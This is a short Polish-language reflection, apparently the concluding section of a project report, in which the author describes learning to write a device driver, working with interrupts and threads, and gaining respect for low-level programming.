Uważam, że ten projekt byłby stosunkowo prosty do zrealizowania dla osoby posiadającej bogate zaplecze wiedzy teoretycznej i praktycznej. Odtworzenie procesu od podstaw zajęłoby mi teraz znacznie mniej czasu, jednak przyznaję, że początkowo napotkałem luki w wiedzy, które sprawiły, że pisanie sterownika było dla mnie bardzo czasochłonne.

Dzięki temu projektowi odkryłem zupełnie nową dziedzinę programowania, jaką jest tworzenie sterowników. Dostrzegłem również istotne różnice między produkcją tego typu oprogramowania a tworzeniem aplikacji, z którymi miałem dotychczas do czynienia. Praca nad sterownikiem wymagała szerokiej wiedzy, umiejętności analitycznych oraz zdolności do „łączenia kropek”, szczególnie przy rozwiązywaniu błędów krytycznych.

Miałem okazję doświadczyć w praktyce, jak wygląda praca w niskopoziomowym środowisku, w tym współpraca z przerwaniami systemowymi i wątkami. Projekt uświadomił mi również, że rozwój bardziej skomplikowanego oprogramowania wymaga szczegółowej analizy detali i głębokiego zrozumienia działania systemu, co często jest bardziej czasochłonne niż samo pisanie kodu.

Zdobyłem ogromny szacunek do programistów zajmujących się tworzeniem sterowników, ponieważ po doświadczeniu podstawowych zagadnień mogę w pełni docenić, jak wymagająca i odpowiedzialna jest to dziedzina. To doświadczenie nie tylko poszerzyło moje umiejętności, ale także zmieniło moje spojrzenie na programowanie w środowiskach niskopoziomowych.